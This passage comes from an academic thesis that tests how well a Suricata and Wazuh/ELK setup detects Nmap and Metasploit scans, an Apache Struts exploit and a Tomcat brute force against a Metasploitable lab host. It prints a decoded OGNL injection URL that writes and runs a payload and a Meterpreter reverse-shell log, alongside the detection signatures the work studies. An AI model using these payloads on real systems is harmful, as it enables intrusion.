When reviewing the individual sections of Chapter 3, it should be apparent that only basic options and functionality of the various solutions have been configured and or implemented. This was specifically done to measure the combined effectiveness of the solution based on the almost default configurations supplied with the solutions once they have

been implemented. The reason for this was twofold. To keep the solution as simple as possible for implementation without advanced training or experience, so that relatively junior staff members can get the solution off the ground and started. Secondly, testing the efficacy of the solution with minimal configuration changes to increase the effectiveness as a whole of the proposed solution. Section 3.1 covers the deployment and individual testing of the base operating systems Ubuntu. The complexity rating for this is added to the final complexity score of each solution permutation. The following section, 3.2, covers the various NIDS options for the final solution and their implementation complexity rating. The NIDS tested included Snort, version two and three, Suricata and Bro. With the initial testing completed of the three solutions, Suricata was chosen as the preferred NIDS for the remainder of the solution. This decision was derived due to both implementation and integration complexity.

The second part of the experimental setup was covered in Section 3.3. The review of Wazuh with ELK integration proved to be easily deployable. Even the possibility of scripting installation was tested successfully with minimal effort. The configuration options to integrate the given NIDS solution, Suricata, was easily performed as well and functioned as per design. The SIEM platform was able to successfully ingest the events generated by Suricata with minimal modification to the system as indicated.

With the platform deployed and functioning, a data generation source was required. The steps to provision these solutions was covered in Section 3.5. Metasploitable as victim host with a Kali Linux attacking host, provided the ideal platforms to generate the needed traffic for the vulnerabilities defined in Section 3.5.3. The generated data was successfully stored in Wazuh for further analysis.

A review and discussion of the data captured as part of this experimental setup has been documented in Chapter 4.

4 Results and Discussion

This chapter covers aspects relating to the enumeration, attack and post exploitation events detected by the Suricata and Wazuh combination. This includes any modifications made to the system to improve detection of specific attacks on specific vulnerabilities present in the experimental setup. The first action taken will be enumeration of the victim host as this is normally the first step taken in searching for a vulnerability on a host. This will cover port and service discovery by means of NMAP and is covered in Section 4.1 and 4.1.1. The test will be to determine if such activities are accurately detected or indicated by volume of events.

The next step includes attacking the target with the exploits of known vulnerabilities listed in Section 3.5.3. The attacks will be followed by some post exploitation options within Metasploit to illicit more events or alerts.

Once these steps were completed, analysis were performed in Section 4.4 and 4.5 on collected data to indicate the various aspects discovered during the experiment with an analysis to indicate if the proposed solution would or would not improve attack detection at lower costs with limited skill sets. These sections also contain modification of the system to increase the detection rates of specific attacks. Note that for the purpose of the testing, it is assumed that the attacker has already identified the host he or she wishes to attack to limit the scope of the research.

4.1 Enumeration

Before one can attack an environment, one must first determine what is present. There are different methods to determine what systems are being utilised by the target organisa-

tion. Some of these include social engineering, digital enumeration and may even include dumpster diving[1]. For the purposes of this research focus is given to digital enumeration with NMAP and the scanning modules available within Metasploit Framework. For this research the Armitage[2] graphical interface for Metasploit was used.

4.1.1 Port Scanning

The first step in the simulated attack is to determine what services are running on the target by enumerating the open ports. To determine this, a port scan is performed. This will allow for discovery of services being provided on the relevant ports found open (Gadge and Patil, 2008). Service discovery in such cases should not be considered absolutely correct as services can be configured to run on different ports.

Metasploit Scanning Module

In the Armitage console the MSF Scans menu option will perform a scan for open TCP/IP ports based on the ports provided by Armitage, an example of this is displayed in the Appendix Figure C.1. This is automatically followed by service fingerprinting scans as displayed in Figure C.2.

The process displayed in both Appendix Figures C.1 and C.2 combined will provide a listing of services available for attack with versions and additional information should it be provided by the enumerated end point. An example for this is displayed in Listing 4.1.

```
SSH server version: SSH-2.0-OpenSSH_7.1 ( service.version=7.1 service.vendor=OpenBSD
    ↪ service.family=OpenSSH service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
```

Listing 4.1: Metasploit Service Detection

This narrows the scope as the version allows for more specific vulnerability analysis of the version provided rather than assessing SSH as a service with all it's iterations and versions. Important for consideration is the fact that the automated Metasploit scans do not perform scanning on UDP ports. This has to be performed separately should it be needed.

[1] Dumpster diving is the activity preformed by going through garbage to search for sensitive information that may be exploited.

[2] `https://www.offensive-security.com/metasploit-unleashed/armitage/`

host	name	port	proto	info
192.168.174.12	ssh	22	tcp	SSH-2.0-OpenSSH_7.1
192.168.174.12		135	tcp	
192.168.174.12		139	tcp	
192.168.174.12	smb	445	tcp	Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3) (workgroup:WORKGROUP)
192.168.174.12	mysql	3306	tcp	5.5.20-log
192.168.174.12		4848	tcp	
192.168.174.12	winrm	5985	tcp	Microsoft-HTTPAPI/2.0 Authentication Methods: ["Negotiate", "Basic"]
192.168.174.12		8028	tcp	
192.168.174.12		8080	tcp	
192.168.174.12		47001	tcp	

Figure 4.1: Metasploit Scan Services Result

The final list of services discovered and enumerated by the Metasploit scan is displayed in Figure 4.1.

NMAP

NMAP is a tool that was released in September 1997 for purposes of performing network discoveries as well as security audits (NMAP, b). To attack an environment, one first has to determine which hosts are available as well as the ports open on each of those providing services. As per assumption in the opening statement of Chapter 4, the attacker has already identified the host that will be attacked. NMAP in this case will be used for service identification and enumeration.

As part of Metasploit an additional tool named “db_nmap” is supplied, this allows for the use of NMAP but additionally stores the result in the Metasploit database for further analysis should it be needed later. A listing of the automatic NMAP command use has been provided in 4.2.

```
db_nmap --min-hostgroup 96 -sS -n -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 192.168.174.12
```

Listing 4.2: NMAP Comprehensive Scan Command

Due to the complexity of NMAP and for the sake of brevity, no description will be added for all the NMAP options provided in Listing 4.2. A brief breakdown of those options pertinent to the research is listed in Table 4.1.

Option	Description
-T4	Scan speed configuration.
-sS	Perform a SYN based scan.
-g 53	Setting to use port 53 as source port.

Table 4.1: NMAP Command Options

The first option, "-T4", specifies the speed at which the NMAP scan is performed. The lower the setting the less "noise" is generated while the scan is performed. The specification in this instance is for aggressive scanning (Dale, 2012). The next option, "-sS" is for a Synchronisation Packet (SYN) based scan. This is used to determine the availability of an open port without establishing a full connection, this type of scan is considered more stealthy than other options available (Greensmith and Aickelin, 2007). The "-g 53" scanning option is interesting as it performs the scans from source port 53. In poorly configured environments this may be a trusted port allowing the traffic to pass where it would normally be blocked (NMAP, a). The combined results of the scans are displayed in Figure 4.2.

name	port	proto	info
ssh	22	tcp	OpenSSH 7.1 protocol 2.0
msrpc	135	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows netbios-ssn workgroup: WORKGROUP
netbios-ssn	139	tcp	Microsoft Windows netbios-ssn
microsoft-ds	445	tcp	Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
mysql	3306	tcp	MySQL 5.5.20-log
ms-wbt-server	3389	tcp	Microsoft Terminal Service
ssl/http	4848	tcp	Oracle Glassfish Application Server
winrm	5985	tcp	Microsoft-HTTPAPI/2.0 Authentication Methods: ["Negotiate", "Basic"]
java-message-service	7676	tcp	Java Message Service 301
ajp13	8009	tcp	Apache Jserv Protocol v1.3
http	8022	tcp	Apache Tomcat/Coyote JSP engine 1.1
	8028	tcp	
ssl/unknown	8031	tcp	
http	8080	tcp	Sun GlassFish Open Source Edition 4.0
ssl/intermapper	8181	tcp	
ssl/http	8383	tcp	Apache httpd
ssl/https-alt	8443	tcp	
http	9200	tcp	Elasticsearch REST API 1.1.1 name: James Howlett; Lucene 4.7
	47001	tcp	
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
unknown	49158	tcp	
rmiregistry	49161	tcp	Java RMI

Figure 4.2: Combined Scan Services Listing

4.2 Enumeration Detection

After completing the enumeration scans in Section 4.1.1, the traffic was analysed and logged to the ELK stack. The data was then analysed to determine the efficacy of detecting enumeration such as this. To ensure that only the relevant data for the research is being analysed, filters Listing A.1 and Listing A.2, were configured in Kibana to exclude all data not pertinent to the source and destination hosts that formed part of the attack.

4.2.1 Metasploit Scan Detection

For the Metasploit scanning the number of detected events were 189. The bulk of these events were categorised as flow events indicating that this is a normal flow of data between

the defined end points. When filtering for events defined as “alerts” by Suricata, a much smaller number of seven is listed. The breakdown of the alerts is displayed in Figure 4.3.

Suricata Alert Severity	Suricata Alert Signature	Destination Port	Count
2	ET SCAN Suspicious inbound to mySQL port 3306	3306	2
2	ET SCAN Potential VNC Scan 5900-5920	5904	1
2	ET SCAN Suspicious inbound to MSSQL port 1433	1433	1
2	ET SCAN Suspicious inbound to Oracle SQL port 1521	1521	1
2	ET SCAN Suspicious inbound to PostgreSQL port 5432	5432	1
3	GPL NETBIOS SMB-DS IPC$ share access	445	1

Figure 4.3: Metasploit Scan Alerts Generated

The majority of the alerts relate to Structure Query Language (SQL) instances with one detection for Virtual Network Computing (VNC) and one for SMB. With the captured information available, the alerts compared to total events generated is 7 or 3.7% of the total of 189. When one compares the results, more specifically the ports in Figure 4.3, with the detected services displayed in 4.1, it is clear that not all Metasploit enumeration was detected.

4.2.2 NMAP Scan Detection

As stated in Section 4.1.1, the comprehensive scan performed by Metasploit is aggressive. This is apparent with the total number of events generated. At 6489 events, this far exceeds what was detected during the basic Metasploit scan. The volume of alerts generated by Suricata also increased for this scan, with the top 10 listed in Figure 4.4.

Suricata Alert Severity	Suricata Alert Signature	Destination Port	Count
1	ET SCAN Possible Nmap User-Agent Observed	9200	37
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	9200	37
1	ET SCAN Possible Nmap User-Agent Observed	8443	34
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8443	34
1	ET SCAN Possible Nmap User-Agent Observed	8022	33
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8022	33
1	ET SCAN Possible Nmap User-Agent Observed	8080	25
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8080	25
1	ET SCAN Possible Nmap User-Agent Observed	8181	6
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8181	6

Figure 4.4: Comprehensive Scan Alerts Generated (Top 10)

The total number for alerts generated by the comprehensive scan was 318, which is 4.9% of the comprehensive scan detected events totalling 6489. This is a slight increase in

the alert percentage volume over what was generated by the Metasploit scan. From the "Suricata Alert Signature" column in Figure 4.4, a screenshot of the Elasticsearch search query, it appears as if the same signatures were triggered for the various ports. When adding the signature ID to the data table, it does show correlation of events, at least for the top 10 as shown in Figure 4.5.

Suricata Alert Severity	Suricata Alert Signature	Destination Port	Data Alert Signature	Count
1	ET SCAN Possible Nmap User-Agent Observed	9200	2024364	37
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	9200	2009358	37
1	ET SCAN Possible Nmap User-Agent Observed	8443	2024364	34
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8443	2009358	34
1	ET SCAN Possible Nmap User-Agent Observed	8022	2024364	33
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8022	2009358	33
1	ET SCAN Possible Nmap User-Agent Observed	8080	2024364	25
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8080	2009358	25
1	ET SCAN Possible Nmap User-Agent Observed	8181	2024364	6
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	8181	2009358	6

Figure 4.5: Comprehensive Scan Alerts Generated with signature ID's (Top 10)

Suricata Alert Severity	Suricate Signature	Suricata Signature ID	Count
1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	2009358	142
1	ET SCAN Possible Nmap User-Agent Observed	2024364	142
2	ET SCAN Suspicious inbound to mySQL port 3306	2010937	5
2	ET SCAN Potential SSH Scan OUTBOUND	2003068	3
2	ET POLICY Outbound MSSQL Connection to Non-Standard Port - Likely Malware	2013409	2
2	ET SCAN Suspicious inbound to Oracle SQL port 1521	2010936	2
2	ET SCAN Potential SSH Scan	2001219	1
3	ET POLICY RDP connection confirm	2001330	4
3	SURICATA TLS invalid SSLv2 header	2230000	4
3	SURICATA TLS invalid record/traffic	2230010	4
3	GPL NETBIOS SMB-DS IPC$ share access	2102465	3

Figure 4.6: Comprehensive Scan Alerts Summary

Generating a summary of the signature descriptions without the destination port, there is a clear number correlation between different signatures. When reviewing the content of the signatures associated with the "Suricata Signature ID's" from the first two lines in Figure 4.6, the reason for the correlating numbers becomes clear.

Upon closer inspection, it indicates that the both these signatures check for the presence of an NMAP reference in a specific field, named "http_user_agent" . The triggered signatures are listed in Listings 4.3 and 4.4. The difference between the signatures is purely based on the text values being checked for.

In Listing 4.3, a check is performed for "Mozilla/5.0 (compatible|3b| Nmap Scripting Engine" and in Listing 4.4, "|20|Nmap".

```
emerging-scan.rules:alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN Nmap Scripting Engine
    ↪ User-Agent Detected (Nmap Scripting Engine)"; flow:to_server,established; content:"Mozilla/5.0
    ↪ (compatible|3b| Nmap Scripting Engine"; nocase; http_user_agent; depth:46;
    ↪ reference:url,doc.emergingthreats.net/2009358; classtype:web-application-attack; sid:2009358;
    ↪ rev:5; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Listing 4.3: Signature 2009358: http_user_agent detection

```
emerging-scan.rules:alert http $HOME_NET any -> any any (msg:"ET SCAN Possible Nmap User-Agent Observed";
    ↪ flow:to_server,established; content:"|20|Nmap"; http_user_agent; fast_pattern; metadata:
    ↪ former_category SCAN; classtype:web-application-attack; sid:2024364; rev:3;
    ↪ metadata:affected_product Any, attack_target Client_and_Server, deployment Perimeter,
    ↪ signature_severity Audit, created_at 2017_06_08, performance_impact Low, updated_at 2017_06_13;)
```

Listing 4.4: Signature 2024364: http_user_agent detection (updated)

Signature duplication like this can be considered one of the causes of the term "Wall of Noise" as referred to in Chapter 1. As both signatures successfully detected the NMAP scan it is safe to disable the older rule, in this case signature number 2009358. The reason for this is to ensure that the most up to date signature or rule-set is utilised for detection of attacks. By disabling the signature as suggested, 142 events or roughly 44.6% of alerts generated for this specific traffic will be removed. This leaves ample detection data to use for further analysis.

Once more reviewing Figure 4.5, one can also see that he same signature was triggered for different ports. This is normal behaviour as the criteria that triggered the signature, in this case the content "NMAP" that was detected, remains accurate. It is important to note that these values cannot always be guaranteed as there are methods by which to change them to make such enumeration less detectable by changing these values (Benhabiles, 2012). These would invalidate the signatures that specifically seek the NMAP values to detect these activities. As these values can be changed to a random value it would not be possible to compensate for any changes unless they become widely used and known to security researchers.

Another clear observation is that all events detected were generated only be Suricata. Wazuh in this regard only formatted the output provided by Suricata to standardise it for analysis. From the evidence provided it is clear that default enumeration options with both NMAP and Metasploit are detectable. These are however not guaranteed to detect

the enumeration as options exist to change the data that is being used as part of the analysis and as such demonstrates the weakness of signature based detection. Only what is absolutely specified will be detected.

It is important to note that the enumeration methods listed here are based on the automation functions available within Metasploit and are not an exhaustive list of enumeration tools or processes available. Simply the tools used to simulate a semi-automated attack. The enumeration scans were also not able to detect all open ports when comparing the detected ports with ports displayed in Windows resource manager on the Metasploitable host.

When one combines the data generated by the scans covered in this Section and check for alerts generated by Suricata, it is very clear that a very small number of alerts were generated for a significant amount of scanning. This is represented in the graph displayed in Figure 4.7. The alerts however were acceptable as indicator that something is occurring. A flood of alerts may have alerted sooner in graphical representation but may have "hidden" important alerts in the "wall of noise".



Figure 4.7: Combined Suricata Detection Data with Alert Status (Top 10)

4.3 Attacks and Attack Detection

The next phase of the research relates to the detection of individual attacks being utilised to attempt compromising the target host. These attacks will be performed in the same

sequence as the CVE list in Section 3.5.3 and come after the enumeration phase. The details of the vulnerabilities have already been described in the Section indicated and won't be elaborated on in this section. The Metasploit module used for the testing has been indicated for each vulnerability. With a successful attack a remote shell should be accessible for further exploitation. In the research the use of the Meterpreter reverse shell is preferred due to its functionality and simple interface (Offensive Security). This testing is to show which attacks can and can't be detected.

4.3.1 CVE-2011-0807 - Glassfish

Metasploit Module: *exploits/multi/http/glassfish_deployer*

Testing of this module was unsuccessful due to a documented bug[3] with the exploitation module when targeting Windows hosts. The traffic was captured by Suricata but none of the repeated attempts were alerted upon. Due to the attack failing no further testing was performed using this specific vulnerability.

4.3.2 CVE-2016-3087 - Apache Struts

Metasploit Module: *exploit/multi/http/struts_dmi_rest_exec*

By utilising the pre-built exploit that is provided by Metasploit, a full service exploitation was possible by using the provided Meterpreter shell. This allowed for a successful remote shell as displayed in Figure 4.8.

```
[*] Started reverse TCP handler on 192.168.174.9:4444
[*] 192.168.174.12:8282 - Uploading exploit to WVStVC6.jar, and executing it.
[*] Sending stage (53837 bytes) to 192.168.174.12
[*] Meterpreter session 2 opened (192.168.174.9:4444 -> 192.168.174.12:49822)
```

Figure 4.8: Apache Struts: Attack Result - Reverse Shell Connection

As can be seen, the reverse TCP handler for Meterpreter is started on the attacker, the shell file, "WVStVC6.jar" is uploaded and executed. This is followed by a secondary stage to upload the remaining Meterpreter functionality, and finally the session is established.

[3] https://github.com/rapid7/metasploit-framework/issues/7247

Reviewing the events in Kibana, a total of 3 separate alerts were triggered for the activity, at the exact same time. An example of the detection is displayed in Listing A.3. Using this vulnerability, the exploit by means of Metasploit completed successfully. This allowed for full remote access with the Meterpreter reverse shell. No alerts were generated for the reverse shell that was established. The traffic was however detected as a data flow event between the victim and the attacker hosts.

This data would not have been observed if the attack wasn't a known event and looking for specific criteria, the port "4444" in this case, used by the reverse shell. The activity of placing the executable on the victim host was also detected successfully, but again without alerting.

Using the "hURL" utility that is bundled with Kali Linux, the Universal Resource Locator (URL) in Listing A.3, was decoded to make it more easily readable. The result of this is displayed in Listing 4.5. This indicates the Java commands used to deploy the Meterpreter shell to the victim machine.

```
/struts2-rest-showcase/orders/3//#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,#kema=new
    ↪ sun.misc.BASE64Decoder(),#nnzl=new java.io.FileOutputStream(new
    ↪ java.lang.String(#kema.decodeBuffer(#parameters.iahz[0]))),#nnzl.write(new
    ↪ java.math.BigInteger(#parameters.coto[0], 16).toByteArray()),#nnzl.close(),#vmei=new
    ↪ java.io.File(new
    ↪ java.lang.String(#kema.decodeBuffer(#parameters.iahz[0]))),#vmei.setExecutable(true),
    ↪ @java.lang.Runtime@getRuntime().exec(new
    ↪ java.lang.String(#kema.decodeBuffer(#parameters.tokt[0]))),#xx.toString.json?#xx:#request.toString
```

Listing 4.5: Apache Struts Vulnerability: Captured URL

The three Suricata signatures triggered by the attack are displayed in Figure 4.9.

Time	data.app_proto	data.event_type	data.alert.severity	data.dstport	data.alert.signature_id	data.alert.signature
September 2nd 2018, 01:50:27.613	http	alert	1	8282	2016959	ET EXPLOIT Apache Struts Possible OGNL Java WriteFile in URI
September 2nd 2018, 01:50:27.613	http	alert	1	8282	2008176	ET WEB_SERVER Possible SQL Injection (exec)
September 2nd 2018, 01:50:27.613	http	alert	1	8282	2016953	ET EXPLOIT Apache Struts Possible OGNL Java Exec In URI

Figure 4.9: Apache Struts: Alerted Events

When reviewing the detected signatures for the three events, it becomes clear that the detections were for different steps of the exploit. However, not all three detected signature ID's were directly relational to the attack in question if one were to consider just the descriptions.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Apache Struts Possible OGNL Java
    ↪ WriteFile in URI"; flow:to_server,established; content: ``java.io.FileOutputStream"; http_uri;
    ↪ nocase; content:".write"; distance:0; nocase; http_uri; content:"sun.misc.BASE64Decoder"; nocase;
    ↪ http_uri; reference:url,struts.apache.org/development/2.x/docs/s2-013.html;
    ↪ classtype:attempted-user; sid:2016959; rev:3; metadata:created_at 2013_05_31, updated_at
    ↪ 2013_05_31;)
```

Listing 4.6: Signature 2016959: ET EXPLOIT Apache Struts Possible OGNL Java WriteFile in URI

Signature ID 2016959, as displayed in Listing 4.6, detects the disk write instruction for the exploit by detecting *"java.io.FileOutputStream"* in the URL content.

```
alert http $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg: ``ET WEB_SERVER Possible SQL Injection
    ↪ (exec)"; flow:established,to_server; uricontent:"exec("; nocase;
    ↪ reference:url,doc.emergingthreats.net/2008176; classtype:attempted-admin; sid:2008176; rev:6;
    ↪ metadata:affected_product Web_Server_Applications, attack_target Web_Server, deployment
    ↪ Datacenter, tag SQL_Injection, signature_severity Major, created_at 2010_07_30, updated_at
    ↪ 2016_07_01;)
```

Listing 4.7: Signature 2008176: ET WEB SERVER Possible SQL Injection (exec)

The event with signature ID 2008176, may have intended for other attack criteria as it checks for "exec" in the given URL content and has a description for a "SQL Injection" attack as displayed in Listing 4.7.

The criteria the signature is validating may be considered vague as there may be other scenario's where the URL content may contain references to "exec". Signatures that are not sufficiently reviewed to cover exact criteria may contribute to the volume of "noise" generated by SIEM solutions.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Apache Struts Possible OGNL Java Exec
    ↪ In URI"; flow:to_server,established; content:"java.lang.Runtime@getRuntime().exec("; http_uri;
    ↪ nocase; classtype:attempted-user; sid:2016953; rev:3; metadata:created_at 2013_05_31, updated_at
    ↪ 2013_05_31;)
```

Listing 4.8: Signature 2016953: ET EXPLOIT Apache Struts Possible OGNL Java Exec In URI

Finally signature ID 2016953 in Listing 4.8, also detects for the execute parameters in the URL content, this instruction however is more complete as it contains more criteria to

check for, in this case "java.lang.Runtime@getRuntime().exec(". This would most likely lead to less false positives than that generated by signature ID 2008176.

Table 4.2: CVE-2016-3087 - Apache Struts Detection Validity

Signature ID	Signature Description	Valid Detection
2016959	ET EXPLOIT Apache Struts Possible OGNL JavaWriteFile in URI	Partial
2008176	ET WEB SERVER Possible SQL Injection (exec)	No
2016953	ET EXPLOIT Apache Struts Possible OGNL Java Exec In URI	Yes

With the above alerts being triggered, the attack was successfully detected by Suricata. No alerts were triggered by the Wazuh HIDS component of the solution. In Table 4.2, the summary of the detection accuracy is listed. Signature ID's 2016959 and 2016953 provided adequate coverage for detecting the attack.

4.3.3 CVE-2009-3843 - Tomcat

Metasploit Modules: *auxiliary/scanner/http/tomcat_mgr_login* & *exploits/multi/http /tomcat_mgr_upload*

There are two parts to the exploitation of the Tomcat vulnerability. The first part is an account brute force attack to determine the username and password for the Tomcat manager. The second attack is to upload malicious code that will provide full remote shell access to the attacker.

Tomcat Bruteforce

The bruteforce attack, "tomcat_mgr_login", successfully completed by detecting both the username and password as "sploit". This was achieved with the default configuration of the exploit with the exception of the destination and the port. As can be seen in Figure 4.10, the seven generated alerts are listed.

Time	data.alert.severity	data.event_type	data.app_proto	data.dstport	data.alert.signature_id	data.alert.signature	data.http.url
September 2nd 2018, 20:08:24.386	1	alert	http	8282	2008454	ET SCAN Tomcat Auth Brute Force attempt (tomcat)	/manager/html
September 2nd 2018, 20:08:22.372	1	alert	http	8282	2008455	ET SCAN Tomcat Auth Brute Force attempt (manager)	/manager/html
September 2nd 2018, 20:08:22.359	1	alert	http	8282	2008453	ET SCAN Tomcat Auth Brute Force attempt (admin)	/manager/html
September 2nd 2018, 20:08:22.335	1	alert	http	8282	2009217	ET SCAN Tomcat admin-admin login credentials	/manager/html
September 2nd 2018, 20:08:22.335	2	alert	http	8282	2025855	ET WEB_SPECIFIC_APPS Microhard Systems 3G/4G Cellular Ethernet and Serial Gateway - Default Credentials	/manager/html
September 2nd 2018, 20:08:20.328	1	alert	http	8282	2006380	ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted	/manager/html
September 2nd 2018, 20:08:20.328	1	alert	http	8282	2006402	ET POLICY Incoming Basic Auth Base64 HTTP Password detected unencrypted	/manager/html

Figure 4.10: Tomcat Manager: Bruteforce Attack Detection

The first three detections deal with credentials that were originally detected as brute force attacks against Tomcat and reported to Emerging Threats. The signatures check for a successful connection to a server. Then a check is performed for the "Authorization" field inside the content with a value of tomcat, manager and admin. These were extracted from the signatures by base64 decoding "dG9tY2F0", "bWFuYWdlcjp" and "YWRtaW46". These connections are tracked by 5 successful connections in 30 seconds from the same source address with the string "http_header; threshold: type threshold, track by_src, count 5, seconds 30;". These signatures are displayed in Listing 4.9, 4.10 and 4.11 respectively.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET SCAN Tomcat Auth Brute Force attempt (tomcat)";
    ↪ flow:to_server,established; content:"Authorization|3a| Basic dG9tY2F0"; fast_pattern:15,14;
    ↪ http_header; threshold: type threshold, track by_src, count 5, seconds 30;
    ↪ reference:url,doc.emergingthreats.net/2008454; classtype:web-application-attack; sid:2008454;
    ↪ rev:7; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Listing 4.9: Signature 2008454: ET SCAN Tomcat Auth Brute Force attempt (tomcat)

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET SCAN Tomcat Auth Brute Force attempt
    ↪ (manager)"; flow:to_server,established; content:"Authorization|3a| Basic bWFuYWdlcjp";
    ↪ fast_pattern:15,17; http_header; threshold: type threshold, track by_src, count 5, seconds 30;
    ↪ reference:url,doc.emergingthreats.net/2008455; classtype:web-application-attack; sid:2008455;
    ↪ rev:6; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Listing 4.10: Signature 2008455: ET SCAN Tomcat Auth Brute Force attempt (manager)

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET SCAN Tomcat Auth Brute Force attempt (admin)";
    ↪ flow:to_server,established; content:"Authorization|3a| Basic YWRtaW46"; fast_pattern:15,14;
    ↪ http_header; threshold: type threshold, track by_src, count 5, seconds 30;
    ↪ reference:url,doc.emergingthreats.net/2008453; classtype:web-application-attack; sid:2008453;
    ↪ rev:7; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Listing 4.11: Signature 2008453: ET SCAN Tomcat Auth Brute Force attempt (admin)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET SCAN Tomcat admin-admin login credentials";
    ↪ flow:to_server,established; uricontent:"/manager/html"; nocase; content:"|0d 0a|Authorization|3a|
    ↪ Basic YWRtaW46YWRtaW4=|0d 0a|"; flowbits:set,ET.Tomcat.login.attempt;
    ↪ reference:url,tomcat.apache.org; reference:url,doc.emergingthreats.net/2009217;
    ↪ classtype:attempted-admin; sid:2009217; rev:6; metadata:created_at 2010_07_30, updated_at
    ↪ 2010_07_30;)
```

Listing 4.12: Signature 2009217: ET SCAN Tomcat admin-admin login credentials

Signature Listing 4.12 also deals with a base64 encoding, however in this case the encoded part is both the username and password. The decoded credentials are username “admin” and password “admin”. The encoded field is also retried from the Authorization content field.

A slight difference with this signature however is the fact that it isn’t based on a number of successful connections to the server within a specific period of time, rather just one successful connection and a field with the value “/manager/html” indicating the management interface.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET WEB_SPECIFIC_APPS Microhard Systems 3G/4G
    ↪ Cellular Ethernet and Serial Gateway - Default Credentials"; flow:established,to_server;
    ↪ content:"Authorization|3a| Basic YWRtaW46YWRtaW4="; http_header; metadata: former_category
    ↪ WEB_SPECIFIC_APPS; reference:url,exploit-db.com/exploits/45036/; classtype:attempted-recon;
    ↪ sid:2025855; rev:1; metadata:attack_target Server, deployment Datacenter, signature_severity
    ↪ Major, created_at 2018_07_17, performance_impact Low, updated_at 2018_07_18;)
```

Listing 4.13: Signature 2025855: ET WEB_SPECIFIC_APPS Microhard Systems 3G/4G Cellular Ethernet and Serial Gateway - Default Credentials

Signature Listing 4.13 is a false positive as it is poorly constructed. It has a similarly encoded credential field as signature Listing 4.12 and purely looks for “Authorization” in the header just as the previous signatures without additional validation.

To prevent signatures from contributing to the “wall of noise” it is important to build unique identifyable criteria into the detection characteristics. If none are available in the traffic captured for analysis a correct description is needed to reflect what was detected. In this case the username and password combination of “admin” and “admin”. This was discoverd by performing a Base64[4] decoding of the string “YWRtaW46YWRtaW4=”.

[4] https://www.techopedia.com/definition/27209/base64

```
alert http $HOME_NET any -> any any (msg:"ET POLICY Outgoing Basic Auth Base64 HTTP Password detected
    ↪ unencrypted"; flow:established,to_server; content:"|0d 0a|Authorization|3a 20|Basic"; nocase;
    ↪ http_header; content:!"YW5vbnltb3VzOg=="; within:32; http_header; threshold: type both, count 1,
    ↪ seconds 300, track by_src; reference:url,doc.emergingthreats.net/bin/view/Main/2006380;
    ↪ classtype:policy-violation; sid:2006380; rev:12; metadata:created_at 2010_07_30, updated_at
    ↪ 2010_07_30;)
```

Listing 4.14: Signature 2006380: ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET POLICY Incoming Basic Auth Base64 HTTP Password
    ↪ detected unencrypted"; flow:established,to_server; content:"|0d 0a|Authorization|3a 20|Basic";
    ↪ http_header; nocase; content:!"YW5vbnltb3VzOg=="; within:32; threshold: type both, count 1,
    ↪ seconds 300, track by_src; reference:url,doc.emergingthreats.net/bin/view/Main/2006402;
    ↪ classtype:policy-violation; sid:2006402; rev:11; metadata:created_at 2010_07_30, updated_at
    ↪ 2010_07_30;)
```

Listing 4.15: Signature 2006402: ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted

